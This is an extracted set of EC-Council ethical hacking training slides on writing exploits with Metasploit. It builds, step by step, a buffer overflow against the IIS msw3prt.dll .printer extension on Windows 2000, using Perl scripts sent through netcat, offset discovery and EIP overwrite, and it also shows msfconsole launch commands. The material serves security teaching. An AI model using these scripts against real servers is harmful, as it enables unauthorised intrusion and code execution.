

# Ethical Hacking Version 5

**Exploit Writing Using Metasploit Framework** 

# What is Metasploit Framework?

- It is a open-source and freely available exploit development framework released under GPL license
- The Metasploit Framework is written in the Perl scripting language and can run on Linux and Windows (using the Cygwin environment for Windows)
- The framework provides the following interfaces:
  - Msfcli
  - Msfweb
  - msfconsole

#### msfconsole

- The msfconsole is an interactive command-line interface provides a command set that allows the user to manipulate the framework environment, set exploit options, and deploy the exploit
- Commands:
  - show exploits
    - Lists the available exploits
  - info
    - Shows the different aspects of the exploit like target platforms, payloads etc.
  - use
    - Uses the exploit
  - help
    - Lists available commands

### Screenshot


# Show exploits

```
MSFConsole
                                                                                         solaris_kcms_readfile
                                      Solaris KCMS Arbitary File Read
                                      Solaris LPD Command Execution
  solaris_lpd_exec
                                      Solaris LPD Arbitrary File Delete
  solaris_lpd_unlink
  solaris_sadmind_exec
                                      Solaris sadmind Command Execution
                                      Solaris snmpXdmid AddComponent Overflow
Solaris in.telnetd TTYPROMPT Buffer Overflow
  solaris_snmpxdmid
  solaris_ttyprompt
  squid_ntlm_authenticate
                                      Squid NTLM Authenticate Overflow
  svnserve_date
                                      Subversion Date Synserve
                                      TrackerCam PHP Argument Buffer Overflow
University of Washington IMAP4 COPY Overflow
University of Washington IMAP4 LSUB Overflow
  trackercam_phparg_overflow
  uow_imap4_copy
  uow_imap4_lsub
                                      Unreal Tournament 2004 "secure" Overflow (Linux_
  ut2004_secure_linux
  ut2004_secure_win32
                                      Unreal Tournament 2004 "secure" Overflow (Win32
                                      War-FTPD 1.65 PASS Overflow
  warftpd_165_pass
                                      War-FTPD 1.65 USER Overflow
  warftpd_165_user
  webstar_ftp_user
                                      WebSTAR FTP Server USER Overflow
                                      Microsoft SSL PCT MS04-011 Overflow
Microsoft WINS MS04-045 Code Execution
  windows_ssl_pct
  wins_ms04_045
                                      WS-FTP Server 5.03 MKD Overflow
  wsftp_server_503_mkd
  zenworks_desktop_agent
                                      ZENworks 6.5 Desktop/Server Management Remote S
tack Overflow
msf >
```

# help

```
_ | U ×
MSFConsole
                                      Microsoft WINS MS04-045 Code Execution
  wins_ms04_045
  wsftp_server_503_mkd
                                     WS-FTP Server 5.03 MKD Overflow
  zenworks_desktop_agent
                                     ZENworks 6.5 Desktop/Server Management Remote S
tack Overflow
msf > help
Metasploit Framework Main Console Help
-----
                        Show the main console help
         cd
                        Change working directory
         exit
                        Exit the console
                        Show the main console help
Display detailed exploit or payload information
         he lp
         info
                        Exit the console
         quit
                        Reload exploits and payloads
         reload
                        Save configuration to disk
Set a global environment variable
         save
         setg
                        Show available exploits and payloads
Remove a global environment variable
         show
         unsetg
                        Select an exploit by name
Show console version
         use
         version
msf >
```

#### Web Interface



# Running an exploit using the console

```
>use iis40 htr
>show targets
>show options
>set RHOST 10.0.0.5
>show advanced
>show payloads
>set PAYLOAD win32 bind
>exploit
```

# **Exploit Development with Metasploit**

- Writing an exploit requires an in-depth understanding of the target architecture's assembly language, detailed knowledge of the operating system's internal structures, and considerable programming skill
- Metasploit greatly simplifies the exploit development
- The first step in writing an exploit is to determine the specific attack vector against the target host

# msw3prt.dll

- Windows 2000 Internet printing ISAPI extension contains msw3prt.dll which handles user requests
- Due to an unchecked buffer in msw3prt.dll, a maliciously crafted HTTP .printer request containing approx 420 bytes in the 'Host:' field will allow the execution of arbitrary code
- Typically a web server would stop responding in a buffer overflow condition; however, once Windows 2000 detects an unresponsive web server it automatically performs a restart

# Example

- We will demonstrate how to develop an exploit for IIS msw3prt.dll vulnerability in Windows 2000 SP0
- Our exploit will cause a buffer overflow in a component called msw3prt.dll, also known as the .printer ISAPI filter, which gives the operating system support for the Internet Printing Protocol
- Our exploit will overwrite the instruction pointer with a location in memory that jumps to our program's exploit code

# What you will need?

- You will need the following to create the exploit
  - Metasploit framework
  - ActivePerl
  - Debugger for Windows
  - OllyDbg Debugger
  - netcat

# Determining the Attack Vector

- First
  - The attack vector of the vulnerability is determined
- Second
  - The offset of the overflow vulnerability must be calculated
- Third
  - Find the valid return address
- Fourth
  - Determine the character and size limitations
- Fifth
  - Create a nop sled
- Sixth
  - Select the payload, generate and encode
- Exploit!

# **First** - The attack vector of the vulnerability is determined


• Find the offset

```
$string = "GET /NULL.printer
  HTTP/1.0\nHost: ";
$string .= "A" x 500;
$string .= "\n\n";
open(NC, "|nc.exe 127.0.0.1 80");
print NC $string;
close(NC);
```


# Debugger

- 1. Attach the debugger to the **inetinfo.exe** process. Ensure that the process continues execution after being interrupted.
- 2. Execute the script in the previous slide
- 3. The attack string should overwrite the return address.
- 4. The return address is popped into EIP.
- 5. When the processor attempts to access the invalid address stored in EIP, the system will throw an access violation.
- 6. The access violation is caught by the debugger, and the process halts.
- 7. When the process halts, the debugger will display process information including virtual memory, disassembly, the current stack, and the register states.

#### code




# Inetinfo process attached to debugger




# Execute the perl code

```
C:\WINNT\System32\cmd.exe
                                                                                          C:\Documents and Settings\Administrator\Desktop\BO>dir
Volume in drive C has no_label.__
 Volume Serial Number is 78F5-063B
 Directory of C:\Documents and Settings\Administrator\Desktop\BO
08/01/2006
              09:23a
                            <DIR>
08/01/2006
              09:23a
                            <DIR>
08/01/2006
12/29/2002
              06:08p
                                      921 bo.pl
59,392 nc.exe
              09:17p
08/01/2006
                                       1,589 webexploit.pl
              06:18a
                 3 File(s) 61,902 bytes
2 Dir(s) 15,802,765,312 bytes free
C:\Documents and Settings\Administrator\Desktop\BO>perl bo.pl
```

#### **EIP** is overwritten with "AAAA"



# OllyDbg Screen



#### EIP

- ⊙ In the debugger window shown in the previous slide, EIP has been overwritten with the hexadecimal value 0x414141
- This corresponds to the ASCII string AAAA, which is a piece of Data that was sent to IIS
- Because the processor attempts to access the invalid memory address, 0x41414141, the process halts in the debugger

# Analysis of the code

```
File Edit Format Help

$string = "GET /NULL.printer HTTP/1.0\nHost: ";

$string .= "A" x 500;

$string .= "\n\n";

open(NC, "|nc.exe 127.0.0.1 80");

print NC $string;

close(NC);
```

- **In line 1,** we start to build the attack string by specifying a GET request
- In line 2, we append a string of 500 "A" characters
- **In line 3**, we add carriage return and newline characters that terminate the request
- In line 4, a pipe is created between the NC file handle and the Netcat utility. The Netcat utility has been instructed to connect to the target host at 127.0.0.1 on port 80
- In line 5, the \$string data is printed to the NC file handle. The NC file handle then passes the \$string data through the pipe to Netcat which then forwards the request to the target host
- **In line 6**, we close the connection

#### **EC-Council**


#### Determine the "offset" address

- We need to calculate the location of the four A characters that overwrote the saved return address
- A simple GET request consisting of A characters will not provide enough information to determine the location of the return address
- A GET must be created such that any four consecutive bytes in the name are unique from any other four consecutive bytes
- When these unique four bytes are popped into EIP, you will be able to locate these four bytes in the GET string
- To determine the number of bytes that must be sent before the return address is overwritten, simply count the number of characters in the GET before the unique four-byte string
- The term **offset** is used to refer to the number of bytes that must be sent in the request just before the four bytes that overwrite the return address


# PatternCreate()

- You can use *PatternCreate()* method available from the Pex.pm library located in ~/framework/lib to generate unique characters
- The *PatternCreate()* method takes one argument specifying the length in bytes of the pattern to generate
- The output is a series of ASCII characters of the specified length where any four consecutive characters are unique
- These characters can be copied into the attack string
- Command:

### PatternCreate() Command




# Generated string.txt



# Send the newly generated string in the GET request

```
🔊 bo.pl - Notepad
File Edit Format Help
$string = "GET /NULL.printer HTTP/1.0\nHost: ";
|$strina .=
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A
b7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4
Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9A
h0ah1ah2ah3ah4ah5ah6ah7āh8āh9āi0āi1āi2āi3āi4āi5āi6āi7
Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak
5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2A
m3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0
Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap
8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq";
$string .= "\n\n";
open(NC, "|nc.exe 127.0.0.1 80");
print NC $string;
close(NC):
```


# Debugger output



# patternOffset.pl

- EIP register contains the hexadecimal value
   6a413969
- Use patternOffset.pl script found in ~/framework/sdk to convert the hex into number
- ⊙ perl patternOffset.pl 6a413969 500


# patternOffset.pl



#### **EC-Council**

#### EIP location


- The patternOffset.pl script located the string
   "6a413969" at the offset 268
- This means that 268 bytes of padding must be inserted into the attack string before the four bytes that overwrite the return address
- The bytes in 1 to 268 contain the pattern string
- The next four bytes in 269 to 272 overwrite the return address on the stack



# 268 bytes will not overwrite the buffer

- Sending 268 bytes will not over the buffer
- EIP will not be overwritten

```
$string = "GET /NULL.printer
HTTP/1.0\nHost: ";
$string .= "A" x 268;
$string .= "\n\n";
open(NC, "|nc.exe 127.0.0.1 80");
print NC $string;
close(NC);
```




# 272 bytes will overwrite the buffer

- Sending 272 bytes will over the buffer
- EIP will not be overwritten

```
• $string = "GET /NULL.printer
HTTP/1.0\nHost: ";
• $string .= "A" x 272;
• $string .= "\n\n";
• open(NC, "|nc.exe 127.0.0.1 80");
• print NC $string;
• close(NC);
```

#### **EIP Overwritten**




# Controlling the Flow

- Now we can overwrite the EIP with any return address we want ☺
- This code will overwrite the EIP with 22222222

```
• $string = "GET /NULL.printer
HTTP/1.0\nHost: ";
• $string .= "A" x 268;
• $string .= "\x22\x22\x22\x22";
• $string .= "\n\n";
• open(NC, "|nc.exe 127.0.0.1 80");
• print NC $string;
• close(NC);
```

#### **EC-Council**

### EIP overwritten with 22222222



### **Control Vector**

- In a buffer overflow attack there are two ways to pass the control to the payload
- First method:
  - overwrites the saved return address with the address of the payload on the stack
- Second method
  - overwrites the saved return address with an address inside a shared library
  - The instruction pointed to by the address in the shared library causes the process to bounce into the payload on the stack

### First method:

- The first technique overwrites the saved return address with an address of the payload located on the stack
